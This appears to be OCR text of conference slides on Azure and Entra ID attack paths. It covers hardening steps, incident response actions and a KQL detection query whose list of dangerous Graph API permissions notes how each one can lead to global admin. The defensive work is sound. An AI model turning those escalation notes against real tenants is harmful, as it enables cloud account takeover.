
| | |
|---|---|
| TenantId | d1ac05c0-ccd8-4ab3-8ac5-f7415d931ac4 |
| SourceSystem | Azure AD |
| TimeGenerated [UTC] | 2023-08-13T12:35:38.3032061Z |
| ResourceId | /tenants/48315f62-774c-49c9-884b-34a8931b2b1f/providers/Microsoft.aadiam |
| OperationName | Add member to role |
| OperationVersion | 1.0 |
| Category | RoleManagement |
| ResultSignature | None |

# Mitigation & Protection

# Tier model



# Enterprise access model




https://learn.microsoft.com/en-us/security/privileged-access-workstations/privileged-access-access-model

# Mitigations

- Protect your Microsoft Entra Connect server
- Establish the Enterprise access model
  - Use different accounts for control plane assets
  - Use a PAW/SAW to administrate those assets
  - Prevent sign-in on other planes for control plane accounts
- Examples for control plane assets
  - Domain Controller
  - Microsoft Entra Connect
  - PKI
  - Everything that can take over those assets (Backup, Hypervisor, etc.)

# Mitigations

- Run PingCastle/Bloodhound to identify paths to you Entra Connect server
- Harden your Microsoft Entra Connect server
  - Apply the Microsoft Security Baseline
  - Deny NTLM on the Entra Connect server
  - Use LAPS for the built-in local administrator
  - Disable Soft and Hard Matching
- Have EDR on  the machines
- Use Defender for Cloud Plan 2 with App Restriction

https://learn.microsoft.com/en-us/azure/active-directory/hybrid/connect/how-to-connect-install-prerequisites#harden-your-azure-ad-connect-server

# Mitigations

- Regularly identify high risk apps and keep a list to monitor
- Monitor your workload identities sign-in patterns
- Use Conditional Access Policies
  - Block from unknown locations (limited mitigation)
  - Block access to Office, admin and high risk apps (limited mitigation)

# Mitigations

- Audit Log
  - Detect assignment and consent of dangerous API permissions

```
let DangerousAPIPermissions = dynamic({
    "9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8": "RoleManagement.ReadWrite.Directory -> Directly promote any user to global admin",
    "06b708a9-e830-4db3-a914-8e69da51d44f": "AppRoleAssignment.ReadWrite.All -> Grant RoleManagement.ReadWrite.Directory, then promote to global admin",
    "0a3e4e0d-1c4f-4d10-93f7-3b1f145e76e1": "Application.ReadWrite.All -> Act as another entity e.g. a global admin user"
    });
AuditLogs
| where OperationName == "Add app role assignment to service principal"
| where Result =~ "success"
| mv-expand TargetResources
| where TargetResources.displayName == "Microsoft Graph"
| mv-expand TargetResources.modifiedProperties
```

Results | Chart | Add bookmark

| TimeGenerated [UTC] | NewAPIPermission | PotentialImpact | UserAgent | ServicePrincipalDisplayName | ServicePrincipalObjectID | InitiatingUserOrApp | InitiatingIpAddress |
|---|---|---|---|---|---|---|---|
| 8/12/2023, 1:15:09.909 PM | 9e3f62cf-ca93-4989-b6ce-bf8... | RoleManagement.ReadWrite.... | Mozilla/5.0 (Windows NT 10.0;... | Vulnerable App #1 | 9d1df10c-0983-4fc5-a5c2-871c... | cloudadmin@devbadercloud.... | 77.21.26.167 |

| | |
|---|---|
| TenantId | d1ac05c0-ccd8-4ab3-8ac5-f7415d931ac4 |
| SourceSystem | Azure AD |
| TimeGenerated [UTC] | 2023-08-12T13:15:09.909406Z |
| ResourceId | /tenants/48315f62-774c-49c9-884b-34a8931b2b1f/providers/Microsoft.aadiam |
| OperationName | Add app role assignment to service principal |
| OperationVersion | 1.0 |
| Category | ApplicationManagement |
| ResultSignature | None |

# Mitigation Demo

Slides are boring

# Alert!


When the sh**t hit the far

# Incident Reponse actions

- Must be considered as a potential full tenant compromise
- Disable affected identities and applications
- Review all audit logs to identify impacted assets
- Remove secrets from compromised Service Principals
- Reset Microsoft Entra Connector account password

- Your Active Directory is most likely compromised as well!

https://learn.microsoft.com/en-us/azure/active-directory/hybrid/connect/how-to-connect-azureadaccount
https://learn.microsoft.com/en-us/graph/api/serviceprincipal-removepassword





Crown icon created by Freepik

# Attribution

- Dr. Nestori Syynimaa - @DrAzureAD
- Andy Robbins - @_wald0
- Thomas Naunheim - @thomas_live
- Sami Lamppu - @samilamppu

# Questions?


https://cloudbrothers.info/en/azure-attack-paths



# CLOUD IDENTITY SUMMIT '23

Thu, September 7th, 2023

## Ask Me Anything (AMA)

Roundtable discussion and Q&A
on experiences from the field and current trends!

**Meet the speakers and exchange with members of the community!**

Community Event by

Azure Meetup
BONN

Follow us on Twitter

@identitysummit

# CLOUD IDENTITY SUMMIT '23

**Your Feedback is Important!**

https://www.identitysummit.cloud/feedback/

Community Event by

Azure Meetup BONN

Follow us on Twitter

@identitysummit